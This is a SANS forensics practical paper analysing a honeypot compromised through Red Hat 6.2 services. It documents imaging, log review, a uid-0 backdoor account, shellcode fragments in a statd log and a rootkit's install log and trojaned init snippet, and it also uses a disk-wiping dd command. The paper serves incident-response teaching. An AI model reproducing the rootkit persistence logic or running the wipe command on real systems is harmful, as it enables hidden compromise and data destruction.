Fight crime.
Unravel incidents... one byte at a time.

Forensic Analysis of delta.dyndns.ws

Abstract: *A series of Red Hat Linux 6.2 honeypots were placed on the Internet for the purposes of comparing the vulnerability of a vanilla Linux kernel versus a LIDS-enabled kernel. The vanilla Linux kernel was quickly compromised, and the majority of this paper deals with the forensic analysis of the compromised system. Special focus is placed on the tools and methods used in the forensic analysis, and we modify a standard forensics tool to provide greater performance when evaluating honeypots. The results of the forensic analysis are then evaluated using network sniffer logs that provide more detailed information about the compromise. After fully evaluating the compromised machine and the network signature associated with the attack, we search for equivalent attacks aginst the LIDS-protected honeypots and use forensic analysis to compare the LIDS systems against the vanilla installation.*

Greg Owen
SANS GCFA
Practical v1.0
Part 1, Option 1

Table of Contents

Legend

Throughout this paper, a number of typographical conventions have been used. Ordinary text is in Times New Roman font, as is this sentence. `The Courier font is used to denote text typed into and printed on a UNIX shell terminal, source code, and other text files on a UNIX system. Boxes are often used to set these types of text apart:`

```
[root@medusa]# echo "text the user types is underlined and shown in blue"
commands the user types are shown in blue
[root@medusa]# echo "command output remains in black font"
command output remains in black font
(Text in blue with Bold style is always a comment by the author, often
used to explain non-echoed shell text or places where output is trimmed)
```

Shell commands used in sentences in the text are in blue Courier (like `strings` or `md5sum`) to set them apart. This is necessary because some commands (like `strings`) are normal english words, and if read as english rather than a command might not make sense.

References are marked by supserscript numbers, like this: [1234]. The "References" section at the end of the paper lists the source for the reference material.

Footnotes are marked by the dagger[†] and double dagger[‡] symbols. The footnote itself will be found at the bottom of the current page. Footnotes contain comments, facts, and opinions of the author that clarify or explain issues mentioned but not directly pertaining to the subject at hand. A footnote does not indicate that a source was referenced.

Synopsis of Case Facts

A honeynet consisting of three machines was built and placed on the Internet, using routable (not NAT) IP Addresses. The honeypot machine (Delta) was configured with a default installation of Red Hat Linux 6.2, at different times both with and without a LIDS[†] protected kernel, and left unprotected by any firewall rules. Two other machines (Cain and Carlos) were used to log and monitor the honeynet. Cain identified and logged known attacks using a Network IDS (`snort`). Carlos captured complete logs of all traffic to and from Delta using a network sniffer (`tcpdump`). Unlike Delta, Cain and Carlos were protected from external attack by rules on the network's firewall, and from internal attack by local Linux iptables firewall rules.

Cain and Carlos were used to monitor the honeypot and, after detection of a successful compromise or after some number of failed compromise attempts, the honeypot was stopped (by removing the power cord). Delta was then booted with a rescue CD and its disks imaged. The disk images were verified using MD5 checksums against the original disk, and written to CD. There are four images available for analysis, which all come from the same physical system:

- Honey_1 – LIDS kernel system after 11 days of operation, no compromise
- Honey_2 – LIDS kernel system after 8 days of operation, no compromise
- Honey_3 – Default kernel system after 4 days of operation, compromised
- Honey_4 – LIDS kernel system after 14 days of operation, no compromise

This paper will deal primarily with the forensic analysis of the compromised Honey_3 image, but will also discuss the Honey_1, Honey_2 and Honey_4 images in an attempt to characterize the protection that LIDS offered when used with Red Hat Linux 6.2.

The Honey_3 image contains a system that was installed onto a completely clean disk on May 16, 2002 and booted. The system was allowed to run until May 19, 2002, when it was determined by monitoring sniffer output that the system had been compromised by remote attackers. The system was then downed and imaged, which will be described in full detail in the section titled "Image the Media."

One goal of this experiment was to determine how much protection LIDS offers a Linux machine. This organization uses a LIDS-hardened machine in production use, fully exposed to the Internet, and following best practices for security (local iptables firewall, up-to-date on all security fixes, running minimal daemons and replacing suspect (e.g., sendmail) daemons with secure (e.g., postfix) daemons. While we believe this machine to be well-protected, we wanted to know how much protection LIDS would offer against a 0day exploit which we had not patched. Red Hat 6.2 was used on the honeypot because it has a number of holes in the default install, such as the printing daemon[1], the FTP daemon[2], and the web server[3].

[†] The LIDS (Linux Intrusion Detection System) home page is at http://www.lids.org/

Description of System Analyzed

The system used as a honeypot is a NEC Versa AX laptop. A number of used laptops are easily available from our internal Equipment Control Facility; the sniffer (Carlos) and the IDS (Cain) are similar systems. The hardware configuration of the honeypot system (Delta) is described in detail in the 'Hardware' section, but can be summarized briefly:

- 550 Mhz AMD K6, 64 MB RAM, 6 GB Hard Disk
- Integrated CD-ROM drive
- Integrated floppy drive
- 10/100 Mhz integrated Ethernet port
- 13" TFT display
- Integrated keyboard & touchpad

Honey_3 was prepared as follows; "sh>" is the shell prompt, commands are in blue.

- The hard drive was wiped (set to all 0's) by booting with a bootable CD-ROM and using the Unix utility dd:

```
sh> dd if=/dev/zero of=/dev/hda bs=1024
dd: writing '/dev/hda': No space left on device
5866561+0 records in
5866560+0 records out
sh>
```

  Note that there is one more record "in" than there are records "out." The difference is the one record that was read from /dev/zero but which couldn't be written to /dev/hda because the end of the disk had been reached.
- The wiping of the hard drive was verified using od, as follows:

```
sh> od /dev/hda
0000000 000000 000000 000000 000000 000000 000000 000000 000000
*
14604200000
sh>
```

  This output means: "I found 24 bytes consisting of only zeros, and I found it 14 billion times. I never did find anything but zeros."
- The system was rebooted with the Red Hat 6.2 CD and a default install was performed.
- The system was booted from the hard disk.
- We logged in, configured the NTP daemon (for time synchronization with Cain and Carlos) and put warning banners on several of the services.
- We logged out and waited, monitoring any activity with the sniffer on Carlos.

The image used for Honey_1, Honey_2, and Honey_4 was similar, but instead of logging in for minor configuration, the following steps were taken:

- The system was booted with the hard disk, normal operation verified, and then the system was halted.
- The system was rebooted with a bootable CD-ROM and the entire hard drive was imaged, so that this "clean" system state could be restored easily.

- The system was booted with the hard disk, and the appropriate Linux kernel source code and LIDS source code downloaded, configured and compiled. Both were installed, and the LIDS configuration[†] was built, which required a number of reboots. Once the LIDS configuration was complete, the following files were archived into a tar file:
  - /boot/bzImage (updated kernel with LIDS)
  - /usr/src/linux/include/* (header files for updated kernel)
  - /etc/lids/* (LIDS configuration)
  - /sbin/lids* (LIDS binaries)
  - /etc/ntp.conf (Network Time Protocol configuration file)
  - /etc/lilo.conf (LInux LOader configuration file to boot new kernel)
- The system was rebooted with a bootable CD-ROM and the "clean" system state restored using dd:


```
sh> dd if=cleanimg.dd of=/dev/hda bs=1024
5866560+0 records in
5866560+0 records out
sh>
```

  The reason we restored to the clean state was to clear the system of all the file timestamp updates and deleted files that were created as part of the LIDS configuration and install process. The cleaner the system state, the easier forensics will be later.
- The system was then rebooted using the hard disk, and the tarfile containing the LIDS kernel and associated files was unpacked onto the system. LILO was executed to configure the system to boot using the new kernel, and then the system was rebooted and placed on the Internet.

Once the clean image and the LIDS tarfile were created, the system could be easily wiped and reset to a "clean" state. Zeroing Delta's drive with dd ensured that none of the data from a previous load would be present on a subsequent load. Honey_1, Honey_2 and Honey_4 used clean state images plus the LIDS modifications; Honey_3 used a default Red Hat install, which is equivalent to the clean state image, plus some minor modifications made by hand after the first boot.

The network configuration of the honeynet was as follows:

[†] The configuration commands used with the system are found in Appendix A. These commands are the result of a repeated trial-and-error process, configuring the system so that the daemons all functioned but limiting other access and privileges on the system.



The three laptops were all connected to a shared Ethernet hub, which allowed the sniffer and the NIDS to see all the traffic between the Honeypot and the Internet. The firewall allowed any Internet traffic destined for Delta, but only allowed TCP port 22 (SSH) access to Cain and Carlos, so that they could be accessed securely from remote locations. Cain and Carlos also used the Linux iptables firewall locally to block access to all ports except TCP port 22, ensuring that they were safe from Delta if/when it was compromised.

The Honey_1 image was loaded onto Delta on April 29, 2002 and allowed to run until May 7, 2002. This image used a LIDS-protected Linux kernel. During this time, the IDS and sniffer logs were monitored for any signs of successful compromise. After 9 days, the network evidence showed many attacks but no signs of success, so the system was taken down, imaged, and briefly analyzed. The analysis confirmed that there had been no successful compromise.

The Honey_2 image was loaded onto Delta on May 8, 2002 and allowed to run until May 15, 2002. This image used a LIDS-protected Linux kernel. Again, the IDS and sniffer revealed attacks but did not indicate a successful compromise, so the system was taken down, imaged, and briefly analyzed. The analysis confirmed that there had been no successful compromise. At this point, the question of whether the system was truly running vulnerable daemons was raised. Therefore, Delta was reset to a clean state and restarted, this time using the default Red Hat 6.2 Linux kernel rather than the LIDS-hardened Linux kernel.

The Honey_3 installation, which was not protected by LIDS, was booted on May 16, 2002 and ran until May 19, 2002. This time, the sniffer clearly revealed that a compromise had succeeded, and that the attacker was downloading toolkits to Delta. Delta was allowed to run for 18 hours after compromise, with the sniffer being monitored to ensure the system did not attack other sites. Then Delta was taken down, imaged, and set aside for full analysis. This paper describes in detail the full analysis of this compromised image.

The Honey_4 image was loaded onto Delta on May 20, 2002 and allowed to run until June 3, 2002. Again, the IDS and sniffer revealed attacks but did not indicate a successful compromise, so the system was taken down, imaged, and briefly analyzed. The analysis confirmed that there had been no successful compromise. This was the last honeypot system to be built and run.

For the three honeypot images using LIDS, an image of a clean installation with LIDS was used to configure the system. Images were loaded by booting Delta with a bootable CD-ROM, configuring its network interface, and starting the SSH daemon. The image was then pushed over the network using ssh from another host (Cain) and written to Delta's hard drive, as follows:

(on Delta)

```
sh> ifconfig eth0 X.118.27.86 netmask 255.255.255.240
sh> sshd
```

(on Cain)

```
[root@cain]# zcat updated-delta.dd.gz | ssh X.118.27.86 dd of=/dev/hda
The authenticity of host 'X.118.27.86 (X.118.27.86)' can't be established.
DSA key fingerprint is 31:9c:2d:55:b4:d7:b7:e7:a7:53:27:39:2e:5b:fe:1a.
Are you sure you want to continue connecting (yes/no)? yes
root@X.118.27.86's password: (password typed, not echoed)
11733120+0 records in
11733120+0 records out
[root@cain]#
```

This removed the chance of different LIDS-modified images having any differences due to lack of care during the installation and configuration stage. The system was installed and configured once, and a copy of that clean system was used three times via imaging.

Hardware

The laptop which was compromised is a NEC Versa AX with the following characteristics:

- ECF Identification # M113880
- Assembly #J1+ SKU5 MP1
- Product code J1+
- Serial # 0016801
- 550 Mhz AMD K6 processor
    - NOTE – system is labeled with 2 stickers describing it as containing a 500 Mhz processor; a third sticker notes that the CPU was upgraded to 550 Mhz.
- 64 MB RAM
- 6 GB Hard Drive (Hitachi DK23AA-60, 6007 MB)
- Integrated CD-ROM drive
- Integrated floppy drive
- 10/100 Mhz integrated Ethernet port (ECF Identification #M111675)
- 2 empty PCMCIA slots
- 13" TFT display
- Integrated keyboard & touchpad

The laptop is silver-grey on top, black on the bottom. There is a large white ECF inventory sign-out form stuck to the top using a self-adhesive packing list envelope with

a clear window, showing that the system was signed out on 1/22/02 (but failing to note who signed it out). The ECF sign-out form also lists all the information in the bullets above. There is a small white sticker, also on the top, listing the Assembly # and some hardware configuration in shorthand. Once the lid has been opened there is a yellow Post-it® note that has been permanently affixed next to the keypad with tape, listing the ECF Identification number and hardware characteristics, and noting that the CPU has been upgraded to 550 Mhz.

Finally, there is an empty slot under the front right corner of the laptop. This is where the battery would be inserted, but the battery was removed for this test so that the system could be stopped abruptly by removing AC power.

Imaging the Media

For the purposes of this test, the value of getting a pristine hard drive image outweighed the benefits of logging in and executing programs to capture memory, network, and process information. This is because if LIDS is capable of blocking attacks, it will most likely be detectable by comparing disk activity during blocked and successful attacks. To avoid the chances that a login, shutdown, or other system activity would destroy evidence, we simply removed power from the system and then imaged the disks.

More precisely, after power was removed, the hub with the three honeynet machines was disconnected from the firewall. The three machines could still communicate, however, and this is how the disk partitions on Delta were imaged:

- Delta was booted using a bootable Linux CD-ROM
- Delta was manually configured with correct network information
- `ssh-keygen` was used to generate an SSH2 key pair with no password[†]
- The SSH2 public key was copied to Cain using `scp` (password authentication)
- Trusted login via the SSH2 key pair from Delta to Cain was tested
- A shell loop was run on Delta for each hard disk partition which
    - Used `md5sum` to make a cryptographic hash (fingerprint) for the partition, then
    - Read the partition data in using `dd` and piped it to
    - `gzip` which compressed the data before
    - piping it into an `ssh` command which
    - `cat`-ted the compressed `dd` image into a file on Cain
- After the loop was completed, the local text file containing the MD5 hashes for the partitions was copied to Cain using `scp`

[†] In general, creating an SSH key pair without a password is poor security practice. In this instance, however, it was reasonable because:

- It allowed the imaging to be run over the network fully automatically (no user intervention)
- The key pair is ephemeral because the private key will cease to exist when Delta reboots
- The systems are disconnected from the Internet or any other network while the key exists

See Appendix B for more discussion of why SSH was used rather than Netcat (`nc`) for network transfer.

The actual commands required and outputs returned are shown here:

```
sh> ifconfig eth0 X.118.27.86 netmask 255.255.255.240
sh> ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): (enter)
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase): (enter)
Enter same passphrase again: (enter)
Your identification has been saved in /root/.ssh/is_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
8b:8a:ca:c3:ba:9c:06:22:63:7d:cf:3f:40:60:2b:7e root@PST
sh> cd /root/.ssh
sh> scp id rsa.pub root@X.118.27.85:/root/.ssh/authorized keys2
The authenticity of host 'X.118.27.85 (X.118.27.85' can't be established.
RSA key fingerprint is f1:ec:7e:94:59:ca:dd:8c:35:07:ff:b7:89:20:9c:38.
Are you sure you want to continue connecting (yes/no): yes
Warning: Permanently added 'X.118.27.85' (RSA) to the list of known hosts.
root@X.118.27.85's password: (password typed but not echoed)
id_rsa.pub          100% |*****************************|   218       00:00
sh> fdisk -l /dev/hda

Disk /dev/hda: 255 heads, 63 sectors, 730 cylinders
Units = cylinders of 16865 * 512 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hda1   *         1         3     24066   83  Linux
/dev/hda2             4       730   5839627+  5  Extended
/dev/hda5             4       313   2490043+ 83  Linux
/dev/hda6           314       623   2490043+ 83  Linux
/dev/hda7           624       656    265041   83  Linux
/dev/hda8           657       689    265041   83  Linux
/dev/hda9           690       722    265041   82  Linux swap
sh> for i in 1 5 6 7 8 9
> do
> md5sum /dev/hda$i >> /tmp/md5sum.txt
> dd if=/dev/hda$i | gzip | ssh X.118.27.85 dd of=/honey/delta.hda$i.dd.gz
> echo "Partition $i done..."
> done
48132+0 records in
48132+0 records out
4731+1 records in
4731+1 records out
Partition 1 done...
(And so on for partitions 5 through 9)
sh> scp /tmp/md5sum.txt root@X.118.27.85:/honey/md5sum.txt
md5sum.txt          100% |*****************************|    44      00:00
```

Once the images and the MD5 checksums were copied to Cain, they were written to CD and verified using MD5:

```
[root@cain]# cd /mnt/cdrom
[root@cain]# ls
delta.hda1.dd.gz    delta.hda6.dd.gz    delta.hda8.dd.gz    md5sum.txt
delta.hda5.dd.gz    delta.hda7.dd.gz    delta.hda9.dd.gz
[root@cain]# cat md5sum.txt
b7552de92b142a0b0b354e9c9f28545b  /dev/hda1
1823de8adb3112af42acbb004d24ebd8  /dev/hda5
b901102979ca435be6f144f6e258baca  /dev/hda6
183b9ff816e04104ac769c39fb74739a  /dev/hda7
5490da7c010951f19d34fa198fe10c7c  /dev/hda8
0fb8486f606d93b6c0ef2a3a40657e0b  /dev/hda9
[root@cain]# for i in 1 5 6 7 8 9
> do
> echo -n "/dev/hda$i: "
> zcat delta.hda$i.dd.gz | md5sum
> done
/dev/hda1: b7552de92b142a0b0b354e9c9f28545b  -
/dev/hda5: 1823de8adb3112af42acbb004d24ebd8  -
/dev/hda6: b901102979ca435be6f144f6e258baca  -
/dev/hda7: 183b9ff816e04104ac769c39fb74739a  -
/dev/hda8: 5490da7c010951f19d34fa198fe10c7c  -
/dev/hda9: 0fb8486f606d93b6c0ef2a3a40657e0b  -
[root@cain]#
```

Since the files on CD have the right checksum after being unzipped, we know that the data in the files on CD is identical to the data that is on the hard drive of Delta. Two copies of the CD were written, and one was put into secure storage while the other was used for analysis. The CDs were both labeled with title, date, and forensic technician.

Media Analysis of System

The previous discussion has covered the preparation; the full analysis of the system begins here. We load the images onto Birch, a machine that is not part of the honeynet. Birch is a specially prepared analysis system running Red Hat Linux 7.3. To begin, the CD is mounted on Birch and the partition images are unzipped onto the hard drive. They are set to be readonly and then rechecked for validity:

```
[gowen@birch]$ cp /mnt/cdrom/delta*.dd.gz .
[gowen@birch]$ gunzip delta*.dd.gz
[gowen@birch]$ chmod 444 delta*.dd
[gowen@birch]$ for i in 1 5 6 7 8 9
> do
> md5sum delta.hda$i.dd
> done
b7552de92b142a0b0b354e9c9f28545b  delta.hda1.dd
1823de8adb3112af42acbb004d24ebd8  delta.hda5.dd
b901102979ca435be6f144f6e258baca  delta.hda6.dd
183b9ff816e04104ac769c39fb74739a  delta.hda7.dd
5490da7c010951f19d34fa198fe10c7c  delta.hda8.dd
0fb8486f606d93b6c0ef2a3a40657e0b  delta.hda9.dd
```

The first step in analysis is to mount the partitions as file systems (readonly, of course) so that we can explore the system and look for obvious signs of intrusion. Because the images will probably need to be mounted more than once, and because it is important to use the right mount options to avoid modification of the data, we create a simple shell script to mount the disks for us:

```
[gowen@birch]$ cat mountall
#!/bin/sh
# Assumes that /mnt/gcfa exists

mount -t ext2 -o ro,loop,noexec,noatime delta.hda8.dd /mnt/gcfa
mount -t ext2 -o ro,loop,noexec,noatime delta.hda1.dd /mnt/gcfa/boot
mount -t ext2 -o ro,loop,noexec,noatime delta.hda5.dd /mnt/gcfa/usr
mount -t ext2 -o ro,loop,noexec,noatime delta.hda6.dd /mnt/gcfa/home
mount -t ext2 -o ro,loop,noexec,noatime delta.hda7.dd /mnt/gcfa/var/
[gowen@birch]$ su
Password: (password typed but not echoed)
[root@birch]# ./mountall
[root@birch]# df -h | grep -i gcfa
/home/gowen/GCFA/honey_3/delta.hda8.dd
                      251M   51M  187M  22% /mnt/gcfa
/home/gowen/GCFA/honey_3/delta.hda1.dd
                       23M  2.5M   19M  12% /mnt/gcfa/boot
/home/gowen/GCFA/honey_3/delta.hda5.dd
                      2.3G  368M  1.8G  17% /mnt/gcfa/usr
/home/gowen/GCFA/honey_3/delta.hda6.dd
                      2.3G  2.1M  2.2G   1% /mnt/gcfa/home
/home/gowen/GCFA/honey_3/delta.hda7.dd
                      251M  5.7M  232M   3% /mnt/gcfa/var
```

The options in use are as follows:

- 'ro' – Mount the image as ReadOnly.
- 'loop' – Mount using the loopback device (required to mount files as file systems).
- 'noexec' – Do not allow executables on this file system to run, a good precaution to keep from accidentally running something the attacker left behind.
- 'noatime' – Do not update the Access time of files.

This script is executed as root, and then as root we begin a manual exploration of the system.

The first thing that we look at is the log files in the standard logging directory, which we have mounted as /mnt/gcfa/var/log/. We see that messages and messages.1 (an older version of messages that was rotated) both exist. We first look at messages.1, which should contain the log of the initial system boot on May 16 and any subsequent information. However, something is clearly wrong with the file:

```
[root@birch]# cat messages.1

May 18 11:46:49 delta inetd[482]: pid 4684: exit status 141
May 19 02:56:08 delta ftpd[5347]: FTP session closed
May 19 04:02:01 delta anacron[5377]: Updated timestamp for job `cron.daily'
to 2002-05-19
```

The first line of the file is blank, which is not normal for this logfile. Also, the first entry in it is dated 11:46 AM on May 18, where we know the system was booted at 12:20 PM on May 16. Two days of logs are clearly missing. The first line shows a network connection via inetd closing, which suggests that we should look at /etc/inetd.conf and see if there is a backdoor there. The inetd.conf file does not appear to have been modified or have a timestamp which indicates any recent edits, which implies that it was not modified by the attacker. The process `inetd` logged as exiting above must be a standard system daemon.

The second entry in the messages.1 file shows an FTP session closing. This may suggest that FTP was the route the attacker used to get in; Red Hat 6.2 is known to have a hole in the default install package wu-ftpd. On the other hand, the fact that the line is there even though the file has clearly been modified may indicate it isn't part of the attack.

The newer messages file also only has three lines in it, and one of those is very interesting:

```
[root@birch]# cat messages
May 19 04:02:02 delta syslogd 1.3-3: restart.
May 19 04:22:00 delta anacron[5555]: Updated timestamp for job `cron.weekly'
to 2002-05-19
May 19 07:15:49 delta rpc.statd[333]: gethostbyname error for
^X÷ÿ¿^X÷ÿ¿^Y÷ÿ¿^Y÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿^[÷ÿ¿^[÷ÿ¿bffff760 80497109090909
(several more lines of what is obviously shellcode)
```

The first two lines are completely normal, but the third is obviously a buffer overflow attempt of the statd daemon. A quick search of the Red Hat 6.2 Errata page shows that there was a remotely exploitable hole in the statd daemon[4]. That means that we have two candidates for how the compromise occurred, ftp and rpc.statd.

Browsing the other files in /mnt/gcfa/var/log/, we find two other indications that ftp may have been involved in the compromise:

```
[root@birch]# ls -l secure* xferlog*
-rw-------    1 root     root            0 May 19 04:02 secure
-rw-------    1 root     root           66 May 19 02:55 secure.1
-rw-------    1 root     root            0 May 19 04:02 xferlog
-rw-------    1 root     root            0 May 16 12:18 xferlog.1
[root@birch]# cat secure.1

May 19 02:55:27 delta in.ftpd[5347]: connect from 195.19.244.228
```

The 'secure.1' file is also displaying an empty first line (just like messages.1, and not normal) and it connection of the ftp session that is listed as closing in the messages.1 file. Again, that ftp session may be meaningless, but the fact that both files appear to have been tampered with is not.

Another good file to check in /mnt/gcfa/var/log/ is the "maillog" file, which records incoming and outgoing mail. The current one is empty, but the rotated "maillog.1" file has several entries:

```
[root@birch]# cat maillog.1

May 18 11:46:59 delta sendmail[5042]: LAA05042: from=root, size=5157,
class=0, pri=35157, nrcpts=1, msgid=<200205181546.LAA05042@delta.dyndns.ws>,
relay=root@localhost
May 18 11:46:59 delta sendmail[5045]: LAA05045: from=root, size=736, class=0,
pri=30736, nrcpts=1, msgid=<200205181546.LAA05045@delta.dyndns.ws>,
relay=root@localhost
May 18 11:47:01 delta sendmail[5065]: LAA05045: to=scan@go.ro, ctladdr=root
(0/0), delay=00:00:12, xdelay=00:00:02, mailer=esmtp, relay=relay1.go.ro.
[193.231.236.42], stat=Sent (ok 1021736819 qp 18412)
May 18 11:47:01 delta sendmail[5063]: LAA05042: to=scan@go.ro, ctladdr=root
(0/0), delay=00:00:12, xdelay=00:00:02, mailer=esmtp, relay=relay1.go.ro.
[193.231.236.42], stat=Sent (ok 1021736819 qp 18413)
[root@birch]#
```

This shows two messages being sent from root on Delta to "scan@go.ro" around 11:47 AM on May 18. We know that we were not logged in and sending mail at that time, and we aren't familiar with scan@go.ro, so this is an important indication. This gives us a time frame for the compromise – on or before 11:47 on May 18 – and now we have an email address that is presumably in some way related to the culprit.

The last file to check in /mnt/gcfa/var/log/ is the login history file 'wtmp'. This file is a binary file, and needs to be read using the 'last' command:

```
[root@birch]# last -f wtmp
ftp      ftpd4684     210.206.177.229  Sat May 18 11:34   still logged in
ftp      ftpd4681     210.206.177.229  Sat May 18 11:34   still logged in
root     tty1                          Thu May 16 12:21 - 12:24  (00:02)
reboot   system boot  2.2.14-5.0       Thu May 16 12:21          (111+09:28)

wtmp begins Thu May 16 12:21:02 2002
[root@birch]#
```

The reboot and the short root login on May 16 are legitimate. Because this version of the honeypot (honey_3) did not have the tarfile containing LIDS applied to it, it was also missing a few other system modifications that were in the LIDS update tarfile. Therefore, we needed to log in as soon as the system booted and make a few small alterations, such as configure the Network Time Protocol so that the timestamps on the honeypot would be in sync with the other two machines which were sniffing the network traffic. We also see two FTP logins that were not logged in the "secure" file – there is

one FTP login in the rotated "secure.1" file, but the timestamp on that doesn't match either of these sessions. The fact that these sessions are not being properly logged provides more evidence that the compromise may have been achieved using FTP. Also, the fact that they are listed as "still logged in" suggests they aren't normal FTP sessions.

Given all this evidence suggesting that FTP may have been used, a good shortcut to try is to look for files in the FTP directory (/mnt/gcfa/home/ftp/) which do not belong. Unfortunately, nothing unusual is turned up.

The next directory that we look in is /mnt/gcfa/etc/. First, we look for recently modified files, and we find a number of them using `ls`:

```
[root@birch]# ls -lrt | tail -15
-rw-r--r--    1 root     root         1649 May 16 12:22 ntp.conf
-rw-r--r--    1 root     root          131 May 16 12:24 issue
-r--------    1 root     root          654 May 18 11:35 shadow-
-rw-r--r--    1 root     root          742 May 18 11:35 passwd-
-rw-------    1 root     ftp             5 May 18 11:35 gshadow.lock
-rw-------    1 root     ftp             5 May 18 11:35 group.lock
-r--------    1 root     root          699 May 18 11:35 shadow
-rw-r--r--    1 root     root          742 May 18 11:35 passwd
-rw-rw-r--    1 root     ftp         12288 May 18 11:46 psdevtab
-rwx--x--x    1 root     ftp           533 May 18 11:46 ssh_host_key
-rwxr-xr-x    1 root     ftp           685 May 18 11:46 sshd_config
drwxr-xr-x    2 root     ftp          1024 May 18 11:46 ssh
-rw-r--r--    1 root     root          608 May 18 11:46 bashrc
-rw-------    1 root     ftp           512 May 18 13:46 ssh_random_seed
drwxr-xr-x    2 root     root         1024 May 19 08:22 ntp
```

The first two files, ntp.conf and issue, were modified right after the system booted. We were actually responsible for the ntp.conf modification, as mentioned earlier, and the issue file is one of the two files we edited to add a warning banner. We then see 12 files which were modified at either 11:35 on May 18 or 11:46 on May 18. The first timestamp correlates to the FTP logins listed in the wtmp file, which were at 11:34 on May 18. The files modified at 11:35 are all files that would be modified if a user was added to the password database, so we take a look at /mnt/gcfa/etc/password, and find that a new user account has been added to the system:

```
[root@birch]# tail -2 passwd
jcb:x:500:500:Jason C. Bohrn:/home/jcb:/bin/bash
cgi:x:0:0::/home/cgi:/bin/bash
[root@birch]#
```

The first account shown, jcb, is legitimate; we created that as part of the installation. The second must have been added after the installation, because it is after the jcb line in the file. Also, the "cgi" account has userid 0 and groupid 0, which are the userid and groupid for the root user. Any user account with userid 0 has, essentially, complete control over the system. "cgi" stands for "Common Gateway Interface[5]", which refers to programs executed by a web server for the purpose of creating data to be sent to a web client. Such

programs should never run with root privileges for security reasons, so the userid and groupid listed for this account are completely inappropriate.

Going back to the directory listing in /etc/, most of the files that were next modified (at 11:46) are related to SSH, the Secure SHell. Red Hat 6.2 did not ship with an SSH daemon, and we did not install one as part of our system preparation, so this shows that the attacker installed an SSH daemon so that he could remotely access the system more easily.

Armed with this information, we use "find" to search the disk for files named "sshd" so that we can verify it is installed now:

```
[root@birch]# find /mnt/gcfa -name sshd -print
/mnt/gcfa/usr/local/sbin/sshd
/mnt/gcfa/usr/sbin/sshd
/mnt/gcfa/tmp/lsrrk/sshd
/mnt/gcfa/tmp/lsrrk/sshd/sshd
/mnt/gcfa/etc/rc.d/init.d/sshd
[root@birch]#
```

There are a number of oddities here:

- `sshd` is installed in both /usr/sbin/ and /usr/local/sbin/. Most packages (e.g., OpenSSH RPMs) only install the binary in one place.
- There is a directory and a file named `sshd` in "/mnt/gcfa/tmp/lsrrk/", but there certainly wasn't when we installed the system. That directory definitely needs to be investigated.

```
[root@birch]# cd /mnt/gcfa/tmp/
[root@birch]# ls
lsrrk  lsrrk.tar.gz  nrk.tgz
[root@birch]# cd lsrrk
[root@birch]# ls
atd.init       du          inet         login    pstree  sshd          vadim
chsh           find        install      ls       sense   sysinfo       vdir
clean          functions   install.log  md5bd    shad    syslogd       wp
core           ifconfig    killall      netstat  sl2     syslogd.init  xinetd
crontab-entry  imp         linsniffer   ps       slice   top
[root@birch]# ls sshd
init.sshd    ssh_config  sshd_config    ssh_host_key      ssh_random_seed
install.log  sshd        sshd-install   ssh_host_key.pub
[root@birch]# cd ..
[root@birch]# tar ztvf nrk.tgz
drwxr-xr-x oracle/dba        0 2001-05-24 13:19:33 lsrrk/
-rwxr-xr-x oracle/dba     1370 2001-05-24 12:41:32 lsrrk/atd.init
-rwxr-xr-x oracle/dba     8676 2001-05-24 12:41:32 lsrrk/chsh

gzip: stdin: unexpected end of file
tar: Unexpected EOF in archive
tar: Error is not recoverable: exiting now
[root@birch]#
```

"lsrrk" definitely looks like a rootkit – it contains a lot of system binaries that would be useful to backdoor. login, ps, netstat, syslogd, killall, and find, for example, are all programs that might be used by an adminstrator looking for intruders. Presumably the copies in this kit conceal more than they reveal. The "nrk.tgz" file also found in /tmp/ appears to be a corrupted version of the same rootkit.

install is a shell script and "install.log" is a regular text file, so we open them up in a text editor and see what we can find. "install.log" confirms our conclusion that we're looking at a rootkit:

```
[root@birch]# more install.log

Install log for 127.0.0.1  or 127.0.0.1

*** Rootkit install log ***

Installing...
Shutting down kernel logger: [  OK  ]
Shutting down system logger: [  OK  ]
ps ok
top
pstree ok
killall
ls ok
find
du ok
netstat
syslogd
ifconfig ok
sniffer
Starting INET services:
Starting at daemon: [  OK  ]
Starting system logger: [  OK  ]
Starting kernel logger:
[root@birch]#
```

Just from this, we can see that the install script shut the kernel and system logger down, did something with a lot of system binaries, started the inetd daemon and the at daemon, and then restarted the kernel and system loggers.

The most interesting part of this log is the services that are started at the end of the log: INET and at. Looking again at the directory listing for /mnt/gcfa/lsrrk/, we see SysV init scripts inet and atd.init:

```
[root@birch]# file atd.init inet
atd.init: Bourne-Again shell script text executable
inet:     Bourne shell script text executable
```

Presumably, these got copied to /etc/rc.d/init.d/ so we change to /mnt/gcfa/etc/rc.d/init.d/ and look at the inet and atd.init files. We find the following lines in atd.init that refer to the inet file, which do not seem to belong in a normal at init script:

```
if [ "`grep "inet_start all" /etc/rc.d/init.d/inet 2>/dev/null`" ] || \
  [ "`grep "inet_start all" /etc/rc.d/init.d/xinetd 2>/dev/null`" ]; then
    inet_start
else
    inet_start all
fi
```

Not being familiar with the inet_start program or function, we do a quick grep to see if we can find anything about it in the init.d directory:

```
[root@birch]# grep inet start *
atd:if [ "`grep "inet_start all" /etc/rc.d/init.d/inet 2>/dev/null`" ] || \
